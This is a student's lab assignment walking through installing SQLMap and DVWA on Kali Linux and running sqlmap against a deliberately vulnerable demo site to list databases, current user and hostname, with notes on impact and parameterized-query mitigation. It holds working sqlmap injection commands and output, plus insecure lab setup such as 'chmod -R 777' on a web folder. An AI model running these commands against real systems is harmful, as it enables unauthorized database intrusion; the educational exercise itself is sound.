

Assignment 2 - SQL MAP

Name : Bhargava Sai Jetti

College : Dr.Lankapalli Bullayya College

Regd.No : 721128805292

Date : 23/02/2024

Step 1 : Purpose and Usage of SQLMap

Purpose - SQLMAP is an open-source penetration tool.

SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers.

In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing.

Usage -


- Choosing the right injection technique
- Customizing the injection payload
- Optimizing the performance and reliability
- Extracting and dumping data
- Exploiting advanced features

Step 2 : Installation of SQLMap

- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command:

sudo apt-get install sqlmap

Open Kali Linux and use the command “ `sudo apt-get install sqlmap` ” to install sqlmap .




```
jbs@kali: ~  
File Actions Edit View Help  
zsh: bad pattern: ^[[200~sudo  
  
(jbs@kali)-[~]  
$ sudo apt-get install sqlmap  
  
[sudo] password for jbs:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages will be upgraded:  
  sqlmap  
1 upgraded, 0 newly installed, 0 to remove and 1361 not upgraded.  
Need to get 6891 kB of archives.  
After this operation, 4096 B of additional disk space will be used.  
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.2-1 [6891 kB]  
Fetched 6891 kB in 2s (2931 kB/s)  
(Reading database ... 399278 files and directories currently installed.)  
Preparing to unpack .../sqlmap_1.8.2-1_all.deb ...  
Unpacking sqlmap (1.8.2-1) over (1.7.11-1) ...  
Setting up sqlmap (1.8.2-1) ...  
Processing triggers for wordlists (2023.2.0) ...  
Processing triggers for kali-menu (2023.4.6) ...  
Processing triggers for man-db (2.12.0-1) ...  
  
(jbs@kali)-[~]  
$
```

We have successfully installed sqlmap now let's move onto the next step

Step 3 : Identifying a Vulnerable Web Application

First we must install DVWA on Kali Linux

- Open Mozilla and search for DVWA github ,
- Copy this url : <https://github.com/digininja/DVWA>



- Now open terminal and switch to root user and change directory using the following command
“cd /var/www/html” because for a web application to run all the particular files should be in this directory.
- After that type “git clone” and paste the url copied and end it with “.git”

```

root@kali: /var/www/html

(jbs@kali)~$ sudo su
[sudo] password for jbs:
Sorry, try again.
[sudo] password for jbs:
(root@kali)~$ cd /var/www/html

(root@kali)~/var/www/html$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 4494, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 4494 (delta 15), reused 30 (delta 8), pack-reused 4450
Receiving objects: 100% (4494/4494), 2.29 MiB | 1.88 MiB/s, done.
Resolving deltas: 100% (2110/2110), done.

(root@kali)~/var/www/html$

```

- The next thing is to give all permissions to this and for that we use command
“chmod -R 777 DVWA/”
- Again to run this properly we need to change to another directory which is under this current directory , to do this we use a command **“cd DVWA/config/”**
- And again use **“ls”** to check , we get to see a file **“config.inc.php.dist”**
- Create a copy of this file with **“.php”** extension because if we make any mistakes with this file in future we then have a copy of it, for that use command as below
“cp config.inc.php.dist config.inc.php”
- Also use nano editor if required

```

root@kali: /var/www/html/DVWA/config

remote: Compressing objects: 100% (35/35), done.
remote: Total 4494 (delta 15), reused 30 (delta 8), pack-reused 4450
Receiving objects: 100% (4494/4494), 2.29 MiB | 1.88 MiB/s, done.
Resolving deltas: 100% (2110/2110), done.

(root@kali)~/var/www/html$ ls
DVWA  index.html  index.nginx-debian.html

(root@kali)~/var/www/html$ chmod -R 777 DVWA/

(root@kali)~/var/www/html$ cd DVWA/config/

(root@kali)~/var/www/html/DVWA/config$ ls
config.inc.php.dist

(root@kali)~/var/www/html/DVWA/config$ cp config.inc.php.dist config.inc.php

(root@kali)~/var/www/html/DVWA/config$ nano config.inc.php

(root@kali)~/var/www/html/DVWA/config$

```

- Now configure the database using “service mysql start ” and after that use “mysql -u root -p” ,then create a database,user and grant all permissions to the user as follows

```

root@kali: /home/jbs
File Actions Edit View Help
└─$ sudo su
[sudo] password for jbs:
└─(root@kali)-[/home/jbs]
# service mysql start

└─(root@kali)-[/home/jbs]
# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.11.5-MariaDB-3 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
ERROR 1007 (HY000): Can't create database 'dvwa'; database exists
MariaDB [(none)]> create user 'jbs'@'127.0.0.1' identified by '4546';
ERROR 1396 (HY000): Operation CREATE USER failed for 'jbs'@'127.0.0.1'
MariaDB [(none)]> create user 'admin'@'127.0.0.1' identified by 'password';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'admin'@'127.0.0.1';
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]>

```

- Now configure the server like “apache2” as follows

```

root@kali: /etc/php/8.2/apache2
File Actions Edit View Help
root@kali: /var/www/html/DVWA/config x root@kali: /etc/php/8.2/apache2 x
└─# ls
apache2 cli mods-available

└─(root@kali)-[/etc/php/8.2]
# cd apache2

└─(root@kali)-[/etc/php/8.2/apache2]
# ls
conf.d php.ini

└─(root@kali)-[/etc/php/8.2/apache2]
# mousepad php.ini

(mousepad:107756): Gtk-WARNING **: 16:24:28.205: Negative content width -13 (at
location 1, extents 7x7) while allocating gadget (node button, owner GtkToggleB
utton)


(mousepad:107756): Gtk-WARNING **: 16:24:28.205: Negative content height -5 (a
location 1, extents 3x3) while allocating gadget (node button, owner GtkToggleB
utton)

└─(root@kali)-[/etc/php/8.2/apache2]
# systemctl restart apache2


└─(root@kali)-[/etc/php/8.2/apache2]
#

```

- Now open the browser on Kali Linux and type “127.0.0.1/DVWA”
give the credentials and scroll down and press reset database and again login then, you’ll see as follows



- Now we performed sql injection as shown below , then we got the information about the database and host, which is vulnerable.
Hence we conclude that **DVWA** is a vulnerable web application.



Step 4 : Performing a Basic SQL Injection Attack

Let us use - "<http://testphp.vulnweb.com/>" as our target

- Change to root user and use command
"sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch"

```

root@kali: /home/jbs
File Actions Edit View Help

(jbs@kali)-[~]
$ sudo su
[sudo] password for jbs:
(root@kali)-[/home/jbs]
# sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch

      H
     [ ]
    [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] {1.8.2#stable}
   [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
  [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
 [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
  [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
   [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
    [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
     [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
      H

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:25:14 /2024-02-25/ more you are able to hear

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[22:25:14] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'

[22:25:14] [INFO] searching for links with depth 1
[22:25:15] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[22:25:15] [WARNING] running in a single-thread mode. This could take a while

SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[22:25:49] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[22:25:49] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[22:25:49] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[22:25:49] [INFO] you can find results of scanning in multiple targets mode in side the CSV file '/root/.local/share/sqlmap/output/results-02252024_1025pm.csv'

[*] ending @ 22:25:49 /2024-02-25/

(root@kali)-[/home/jbs]

```

As we could see that an sql injection vulnerability is already detected furthermore we can get to know the database and the user also as follows

- To know about database use command -
“sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs”
Then in the output we will get the information about the database

```
[22:37:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[22:37:27] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

'the quieter you become, the more you are able to hear'
[22:37:27] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:37:27 /2024-02-25/

(root@kali)-[/home/jbs]
```

Clearly we could see that the database available are

1. acuart
 2. information_schema
- To know about user and host use command -
“sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --hostname --batch”

```
[22:46:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[22:46:02] [INFO] fetching current user
current user: 'acuart@localhost'
[22:46:02] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
'the quieter you become, the more you are able to hear'
[22:46:02] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:46:02 /2024-02-25/

(root@kali)-[/home/jbs]
```

Clearly the current user is 'acuart@localhost' & hostname is 'ip-10-0-0-222'

Step 5 : Documenting the Steps

The commands used are

- “sudo apt-get install sqlmap” - to install sqlmap
- “sudo su” - to change user to root
- “ cd /var/www/html ” - to change directory
- “chmod -R 777 DVWA/ ” - to give permissions
- “cd DVWA/config/ ” - to change to directory under previous one
- “cp config.inc.php.dist config.inc.php” - to create copy of the file
- “service mysql start ” - to configure database
- “mysql -u root -p” - to create database and user in it
- “systemctl start apache2” - to configure server
- “sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch” - to perform sql injection
- “sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs” - to know database name
- “sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --hostname --batch” - to know about the current user and host

Impact of SQL injection vulnerabilities -

The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

Mitigation strategies -

Developers can prevent SQL Injection vulnerabilities in web applications by utilizing parameterized database queries with bound, typed parameters and careful use of parameterized stored procedures in the database. This can be accomplished in a variety of programming languages including Java, . NET, PHP, and more.